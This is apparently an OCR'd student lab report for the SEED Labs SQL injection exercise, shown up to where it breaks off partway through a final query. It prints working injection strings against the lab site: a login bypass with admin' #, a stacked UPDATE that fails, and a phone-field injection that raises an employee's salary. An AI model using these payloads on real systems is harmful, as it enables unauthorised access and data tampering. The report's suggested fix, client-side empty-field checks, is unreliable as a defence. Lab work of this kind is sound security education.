
CS 201P Project #6— SQL Injection Lab

Name: Shikhir Goel

UCI ID: shikhirg@uci.edu

Computing/Cloud Platform Chosen: Google Cloud platform

Task 1: Get Familiar with SQL Statements



Login into the MySQL console and switch the database to sqllab_users


```
seed@shikhirsvm: ~
File  Edit  View  Search  Terminal  Help
root@737b171cf772:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show tables;
ERROR 1046 (3D000): No database selected
mysql> use users;
ERROR 1049 (42000): Unknown database 'users'
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM credential WHERE Name = "Alice";
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.01 sec)

mysql>
```

Using the ‘select’ statement and the ‘Where’, we are printing all the information of the employee ‘Alice’.


SELECT * FROM credential WHERE Name = “ALICE”;

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage




Entering the username as admin’ # and then clicking login. We are successful in our attempt to login.




Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Here the '#' sign comments out everything after 'admin', in our case it's the password. Hence, we were able to get all the information about the employees using the admin ID. We can keep validation checks using JavaScript to make sure the fields are not empty.

Task 2.3: Append a new SQL statement


SQLi Lab — Mozilla Firefox
Project 6
SQLi Lab
www6.seedlabsqlinjecti
www.seed-server.com/index.html
SEED LABS
Employee Profile Login
USERNAME
/HERE Name = 'Alice'
PASSWORD
Password
Login
Copyright © SEED LABs



We try to append a new SQL statement; in the username field we write: admin'; UPDATE credential SET Name = ‘Shikhir’ WHERE Name = 'Alice'; #


The ‘;’ is separating the two SQL statement on the web server. We are trying to update the entry with Name value as Alice to Name value as Shikhir.


We are unsuccessful in running multiple queries as our login attempt fails.

The issue here is with the extension. Our SQL injection does not work because in PHP’s mysqli extension mysqli::query() API does not allow multiple queries to run in the database server. The server does not allow multiple SQL commands in a single string. This limitation can be removed by using mysqli -> multiquery(). It is not used for security reasons.

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary


SQLi Lab — Mozilla Firefox
Project 6
SQLi Lab
www6.seedlabsqlinjecti
www.seed-server.com/unsafe_edit_frontend.php
Home
Edit Profile
Logout
Alice's Profile Edit
NickName
AL
Email
akl@gmail.com
Address
Address
Phone Number
, salary = 1000000 #
Password
Password
Save
Copyright © SEED LABs



To modify Alice's salary, we log into Alice's account and edit her profile. Enter the following info in the phone number section: 123', salary = 1000000 #

We can successfully UPDATE Alice's salary here, as we can see the salary being changed from 20000 to 1000000.

The final query on the webserver is:

UPDATE credential SET

nickname='AL',

email='akl@gmail.com',


address='',

